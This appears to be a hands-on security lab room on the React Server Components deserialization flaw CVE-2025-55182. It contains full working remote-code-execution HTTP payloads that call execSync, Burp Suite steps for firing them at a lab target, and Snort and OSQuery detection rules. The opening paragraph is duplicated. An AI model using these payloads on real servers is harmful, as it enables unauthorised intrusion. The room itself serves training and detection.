CVE-2025-55182 is fundamentally an unsafe deserialization vulnerability in how React Server Components handle incoming Flight protocol payloads. The vulnerability exists in the requireModule function within the react-server-dom-webpack package. Let’s examine the problematic code pattern:
function requireModule(metadata) {
var moduleExports = __webpack_require__(metadata[0]);
// ... additional logic ...
return moduleExports[metadata[2]];  // VULNERABLE LINE
}
The critical flaw is in the bracket notation access moduleExports[metadata[2]]. In JavaScript, when we access a property using bracket notation, the engine doesn’t just check the object’s own properties—it traverses the entire prototype chain. This means an attacker can reference properties that weren’t explici…
CVE-2025-55182 is fundamentally an unsafe deserialization vulnerability in how React Server Components handle incoming Flight protocol payloads. The vulnerability exists in the requireModule function within the react-server-dom-webpack package. Let’s examine the problematic code pattern:
function requireModule(metadata) {
var moduleExports = __webpack_require__(metadata[0]);
// ... additional logic ...
return moduleExports[metadata[2]];  // VULNERABLE LINE
}
The critical flaw is in the bracket notation access moduleExports[metadata[2]]. In JavaScript, when we access a property using bracket notation, the engine doesn’t just check the object’s own properties—it traverses the entire prototype chain. This means an attacker can reference properties that weren’t explicitly exported by the module.
Most importantly, every JavaScript function has a constructor property that points to the Function constructor. By accessing someFunction.constructor, an attacker obtains a reference to the global Function constructor, which can execute arbitrary JavaScript code when invoked with a string argument.
The vulnerability becomes exploitable because React’s Flight protocol allows clients to specify these property paths through the colon-separated reference syntax. An attacker can craft a reference like $1:constructor:constructor which traverses:
- Get chunk/module 1
- Access its
.constructorproperty (gets the Function constructor) - Access
.constructoragain (still the Function constructor, but confirms the chain).
Answer the questions below
To deepen our understanding, let’s now study the exploitation chain through a proof-of-concept code analysis.
Now let’s dissect how maple3142’s proof-of-concept achieves remote code execution. The exploit cleverly chains together multiple JavaScript engine behaviours to transform a deserialization bug into arbitrary code execution.
Stage 1: Creating a Fake Chunk Object
The exploit begins by sending a multipart form request with three fields. The first field contains a carefully crafted fake chunk object:
{
"then": "$1:__proto__:then",
"status": "resolved_model",
"reason": -1,
"value": "{\\"then\\":\\"$B1337\\"}",
"_response": {
"_prefix": "process.mainModule.require('child_process').execSync('xcalc');",
"_chunks": "$Q2",
"_formData": {
"get": "$1:constructor:constructor"
}
}
}
This object mimics React’s internal Chunk class structure. By setting then to reference Chunk.prototype.then, we’re creating a self-referential structure. When React processes this and awaits the chunk, it invokes the then method with the fake chunk as the context (this).
Stage 2: Exploiting the Blob Deserialization Handler
The second critical component is the $B handler reference ($B1337). In React’s Flight protocol, the $B prefix indicates a Blob reference. When React processes a Blob reference, it calls a function that internally uses response._formData.get(response._prefix + id).
Here’s where the exploitation becomes elegant: we’ve polluted the _response object with our malicious properties. When the Blob handler executes:
response._formData.get(response._prefix + id)
It actually executes:
Function("process.mainModule.require('child_process').execSync('xcalc');1337")
Let’s break down why: we’ve set _formData.get to point to $1:constructor:constructor, which resolves to the Function constructor. The _prefix contains our malicious code. When these are combined, the Function constructor is invoked with our code as a string argument, creating and implicitly executing a function containing our arbitrary JavaScript.
Stage 3: Achieving Code Execution
The payload process.mainModule.require('child_process').execSync('xcalc') demonstrates the power of this exploit. We’re using Node.js’s module system to:
- Access
process.mainModule(the main module being executed) - Use its
requiremethod to load thechild_processmodule - Call
execSyncto execute an operating system command - In this case, launching the calculator application (
xcalc) as proof of exploitation
This could easily be modified to establish a reverse shell, exfiltrate environment variables containing secrets, read sensitive files, or perform any operation the Node.js process has permissions to execute.
Answer the questions below
Let’s analyse an actual proof-of-concept exploit in the next task.
Let’s examine the complete HTTP request from maple3142’s PoC:
POST / HTTP/1.1
Host: localhost
Next-Action: x
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\\"then\\":\\"$B1337\\"}","_response":{"_prefix":"process.mainModule.require('child_process').execSync('xcalc');","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
The Next-Action: x header triggers React’s Server Action processing. The multipart body contains three parts:
- Field 0: The fake chunk object with our malicious
_responsestructure - Field 1: A reference
$@0that points back to field 0, creating the self-reference - Field 2: An empty array, completing the required structure
When the server processes this request, it deserialises field 0, encounters the $@0 reference in field 1, establishes the self-referential then property, and subsequently triggers the Blob handler, which executes our code through the Function constructor.
Vulnerable Versions and Attack Surface
CVE-2025-55182 affects React Server Components in the following versions:
- React 19.0.0, 19.1.0, 19.1.1, and 19.2.0
- Next.js versions ≥14.3.0-canary.77, all 15.x, and 16.x releases prior to patching
- Other frameworks using RSC: React Router (RSC mode), Waku, Redwood SDK, and various RSC plugins
The vulnerability is particularly dangerous because:
- Default configurations are vulnerable - A standard Next.js application created with
create-next-appis exploitable without any code changes - No authentication required - The attack works without any credentials
- High reliability - Security researchers report near 100% exploitation success rates
- Wide deployment - Wiz Research data shows 39% of cloud environments contain vulnerable instances
According to Shodan, over 571,000 public servers utilise React components, and 444,000 use Next.js. Whilst not all of these are vulnerable versions, the potential attack surface is enormous.
Answer the questions below
It’s time to see the exploit in action.

Set up your virtual environment
To successfully complete this room, you’ll need to set up your virtual environment. This involves starting both your AttackBox (if you’re not using your VPN) and Target Machines, ensuring you’re equipped with the necessary tools and access to tackle the challenges ahead.
Attacker machine
Status:Off
Target machine
Status:Off
You can start the VM by clicking the green Start Machine button below. To attack the target VM, you will need to start the AttackBox by clicking the Start AttackBox button below. It should take a couple of minutes for both machines to be ready. To carry out this attack, you will need to start and use Burp Suite on the AttackBox. Alternatively, you can use your locally installed Burp Suite if you are connected over VPN.
You can confirm that you can view the app’s home page by visiting http://MACHINE_IP:3000. Now, it is time to exploit it. At the time of writing, our preferred choice is a payload that allows us to view the command execution result in the server’s response, as obtained from here. The exploit code is repeated below for your convenience.
POST / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 740

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{
"then": "$1:__proto__:then",
"status": "resolved_model",
"reason": -1,
"value": "{\"then\":\"$B1337\"}",
"_response": {
"_prefix": "var res=process.mainModule.require('child_process').execSync('id',{'timeout':5000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:`${res}`});",
"_chunks": "$Q2",
"_formData": {
"get": "$1:constructor:constructor"
}
}
}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
As you have learned through the previous tasks, you can spot from execSync('id'... that id will be executed on the remote server. Moreover, knowing that this payload will return the command output back to us in the server’s response.
Sending the Payload via Burp Suite

After you start Burp Suite, you will need to go to the Repeater tab. Then click on the “+” button under Repeater and choose New HTTP tab as shown in the image below.
Then paste the above payload verbatim in the Request tab as shown below.

Before we can click the Send button and deliver the payload to the vulnerable server, we still need to specify our target server. Click on Target: Not specified to specify the target.


We need to use the following settings:
- Host:
MACHINE_IP - Port:
3000 - Note: Our server does not use HTTPS, so keep the Use HTTPS checkbox clear

Now we are ready to experiment with sending commands to the target server and check the output in the server response. In the screenshot below, you can see the server’s output for running the date command.
Now it is your turn to experiment with RCE and answer the questions below. Have fun!
Answer the questions below
What is the name of the user running the vulnerable app?
What is the flag in /etc?
This portion of the room will provide various detection mechanisms for recognising React2Shell / CVE-2025-55182 within your network and environment.
Fortunately for us defenders, this specific vulnerability requires interacting within React & React Server Components (RCS) within a specific format and structure. Regular user browing activity will not have specific headers and values within their HTTP(S) request that is required for exploiting this vulnerability.
For example, the Next-Action and multipart/form-data are an incredibly specific query and payload for the React Server Component Flight protocol. We will almost never see a regular/legitimate user providing this within their query, and the payload for the vulnerabilitiy must have certain elements:
- Next-Action
header. multipart/form-data.- Elements within form-data with elements such as
"status": "reserved_model"within the payload. - For reference, detecting the presence of
"then":"$1:__proto__:then"within the payload is an extremely good indicator that React Server Components are being used. This should almost never be seen externally, but rather, within the application itself at a push.
Due to how exploitation of this vulnerability works, we can expect a certain pattern within the HTTP(S) request. Therefore, for monitoring and dection, rather than specifically inspecting the payload, we can rather monitor the format of the request.
Snort (v3)
To detect this vulnerability using Snort, we can use the following rule:
alert http any any -> $LAN_NETWORK any (
msg:"Potential Next.js React2Shell / CVE-2025-66478 attempt";
flow:to_server,established;
content:"Next-Action"; http_header; nocase;
content:"multipart/form-data"; http_header; nocase;
pcre:"/Content-Disposition:\s*form-data;\s*name=\"0\"/s";
pcre:"/\"status\"\s*:\s*\"resolved_model\"/s";
pcre:"/\"then\"\s*:\s*\"\$1:__proto__:then\"/s";
classtype:web-application-attack
sid:6655001;
rev:1;
)
At a summary, this snort rule:
- Listens for specific headers within the request, that aren’t usually generated by regular user traffic.
- Detects multipart/form-data where RSCs do not regularly use. Payloads for this vulnerability need to follow a certain specification for the exploit to be processed - we can detect this. For example, the
name="0"element.
OSQuery
We can use the following OSQuery rule to detect vulnerable versions of React Server Components within an endpoint or anything within the CI/CD build process:
{
"queries": {
"detect_rev2shell_react_server_components": {
"query": "SELECT name, version, path FROM npm_packages WHERE (name='react-server-dom-parcel' AND (version='19.0.0' OR (version >= '19.1.0' AND version < '19.1.2') OR version='19.2.0')) OR (name='react-server-dom-turbopack' AND (version='19.0.0' OR (version >= '19.1.0' AND version < '19.1.2') OR version='19.2.0')) OR (name='react-server-dom-webpack' AND (version='19.0.0' OR (version >= '19.1.0' AND version < '19.1.2') OR version='19.2.0'));",
"interval": 3600,
"description": "Detects vulnerable versions of React Server Components packages (react-server-dom-*) affected by CVE-2025-55182 / CVE-2025-66478 / React2Shell.",
"platform": "linux,windows,macos",
"version": "1.0"
}
}
}
At a summary, this OSQuery rule:
- Detects if vulnerable packages are used within an endpoint: react-server-dom-parcel, react-server-dom-turbopack, react-server-dom-webpack.
- If present, checks the installed versions of these packages compared to vulnerable versions (I.e. 19.0.0, >= 19.1.0 / 19.2.0).
The benefit of this OSQuery rule is that we can search and determine for vulnerable versions across endpoints, rather hosted, or as part of the build or development process, before it even reaches production.
Answer the questions below
I’ve read and am aware of the various elements that can be used to detect this vulnerability within my environment.
Now that you have come this far, it is essential that you refrain from attempting such penetration tests against any system without explicit permission and a written agreement. The primary purpose of this room is to allow you to experiment in a safe laboratory environment without violating any laws. We have provided you with one PoC; however, it is up to you to experiment with other exploit codes.
When we set out to create a room about CVE-2025-55182, the number of incorrect PoC exploits was astonishing. As Lachlan Davidson put it, “Anything that requires the developer to have explicitly exposed dangerous functionality to the client is not a valid PoC.” In fact, we wasted a non-trivial amount of time dealing with PoC codes that only work with their bundled Node.js app. Things get “funny” when the bundled app remains exploitable despite upgrading the vulnerable libraries. In other words, there are many PoC online that work with their bundled app; however, they are not real PoC, and the bundled app is broken, continuing to allow things it should not despite switching to patched versions. The app that you exploited earlier is using vulnerable libraries listed below.
"dependencies": {
"next": "16.0.6",
"pm2": "^6.0.14",
"react": "19.2.0",
"react-dom": "19.2.0"
}
Moreover, we confirmed that once we follow the recommendations of npm audit, the exploit no longer works. Our goal is to offer the most authentic laboratory experience for our users.
Finally, remember to upgrade your servers to a patched version.
Answer the questions below
If you enjoyed this room, consider checking other rooms in the Recent Threats module.